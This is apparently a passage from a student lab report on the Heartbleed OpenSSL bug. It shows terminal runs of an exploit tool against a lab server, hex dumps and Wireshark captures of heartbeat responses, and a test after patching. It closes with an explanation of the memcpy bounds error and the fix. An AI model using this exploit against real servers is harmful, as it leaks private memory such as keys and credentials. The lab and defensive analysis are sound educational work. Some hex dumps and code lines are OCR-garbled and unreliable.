02 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 41 42 43  CDEFGHIJ KLMNOABC
03 14 c0 0a c0 12 c0 21 00 30 00 30 00 00 01  ..S.....S.op@...
04 0f c0 00 00 30 00 04 c0 12 c0 00 c0 1c c0 13  ..S.....S.op@...
05 10 00 13 c0 00 c0 00 00 0a c0 13 c0 25 09 0f  ..S.....S.op@...
06 00 3a 05 00 00 0a 1f ce 0a 04 02 00 15 03 01  ..S.....S.op@...
07 02 02 46  ..S.....S.op@...

```



## Q 2.2

- Decreased the length to a value which is less than the boundary value for the input length variable.
- Here we didn't get any extra data with the heartbeat response.
- We can see from the output that ""Server processed malformed Heartbeat, but did not return any extra data."

```

root@admin:~# ./attack.py www.heartbleedlabelgg.com --length 3
Epoch Time: 1521862559.536807495 seconds
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

root@admin:~# [capture in progress]
Packets: 504 - Display

```

The image shows a Wireshark packet capture of a TLS heartbeat request and response. The packet list shows a heartbeat request (No. 432) and a truncated heartbeat response (No. 434). The packet details for the response show a payload length of 3 bytes, which is less than the expected 16 bytes. The packet bytes pane shows the raw data of the response, highlighting the truncated payload.

No.	Time	Source	Destination	Protocol	Length	Info
428	00.657921266	192.168.0.82	192.168.0.83	TLSv1	1514	Server Hello, Certificate
429	00.657962187	192.168.0.83	192.168.0.82	TCP	66	46268->443 [ACK] Seq=226 Ack=1449 Win=3212..
430	00.660881678	192.168.0.82	192.168.0.83	TLSv1	288	Server Key Exchange Server Hello Done
431	00.660901534	192.168.0.83	192.168.0.82	TCP	66	46268->443 [ACK] Seq=226 Ack=1589 Win=3587..
432	00.661918118	192.168.0.83	192.168.0.82	TLSv1	244	Heartbeat Request, Ignored Unknown Record
433	00.664014688	192.168.0.82	192.168.0.83	TCP	66	443->46268 [ACK] Seq=1589 Ack=484 Win=1664..
434	00.665831483	192.168.0.82	192.168.0.83	TLSv1	160	Heartbeat Response, Alert (Level: Fatal, ..
435	00.666830280	192.168.0.82	192.168.0.83	TCP	66	443->46268 [FIN, ACK] Seq=1623 Ack=494 Win..
436	00.667003059	192.168.0.83	192.168.0.82	TCP	66	46268->443 [FIN, ACK] Seq=484 Ack=1624 Win..
437	00.668553978	192.168.0.82	192.168.0.83	TCP	66	443->46268 [ACK] Seq=1624 Ack=495 Win=1664..

Length: 22  
 \* Heartbeat Message  
 Type: Response (2)  
 Payload Length: 3  
 Payload (3 bytes)  
 Padding and HMAC (16 bytes)

0000 00 6c 29 46 78 bf 80 8c 29 85 a5 08 08 08 45 00 ..)Fx...}....E.  
 0010 00 56 ca 51 40 00 48 06 ee 5a c6 a8 09 02 c0 a8 .V.Q0.0..2...R..  
 0020 00 53 01 bb b4 bc 39 cf 75 c3 bb 64 b2 0f 80 18 .S...9.u..d....  
 0030 00 82 cc b6 80 00 01 01 00 0a 01 a8 a5 d2 00 30 .....0  
 0040 ee 4a 18 03 01 00 16 02 00 03 41 41 41 92 42 25 .J.....AAA-B%  
 0050 51 0d 05 7f cf 80 00 8d 48 42 da 9b 11 15 03 01 Q.e.....HB.....  
 0060 00 02 82 46 ...F


Payload Length (ssl.heartbeat.message.payload), 3 bytes  
 Packets: 581 - Displayed: 334 (57.5%)  
 Profile: Default

### Task 3: Countermeasure and Bug Fix:

- Here we updated the openssl in the victim computer and performed the attack.
- We did not get heartbeat response for the manipulated heartbeat requests.

```
root@admin: ~
File Edit View Search Terminal Help
=====
.F
root@admin:~# ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
=====
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
=====
.F
root@admin:~# ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
=====
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
=====
.F
```

- From wireshark we can see the heartbeat request from the attack to victim.
- As the openssl is updated the victim computer will not respond to any manipulated heartbeat requests.



### Task 3.2:

The mistake in the code listings1 is **memcpy(bp, pl, payload);**

**memcpy()** is the command that copies data. **bp** is the place it's copying it to, **pl** is where it's being copied from, and **payload** is the length of the data being copied. The problem is that there is no attempt to check if the amount of data in **pl** is equal to the value given of **payload**.

### Solution:

```
* Read type and payload length first */

if (1 + 2 + 16 > s->s3->relent)

return 0;

/* silently discard */

hbtype = *p++;

n2s(p, payload);

if (1 + 2 + payload + 16 > s->s3->rrec.length)

return 0;

/* silently discard per RFC 6520 sec. 4 */

pl = p;
```

The first part of this code makes sure that the heartbeat request isn't 0 KB, which can cause problems. The second part makes sure the request is actually as long as it says it is.

### Reference:

- <https://www.csoononline.com/article/3223203/vulnerabilities/what-is-the-heartbleed-bug-how-does-it-work-and-how-was-it-fixed.html>
- <http://heartbleed.com/>
- <https://www.exploit-db.com/exploits/32764/>
- <https://www.youtube.com/watch?v=hTK0pywfmDE>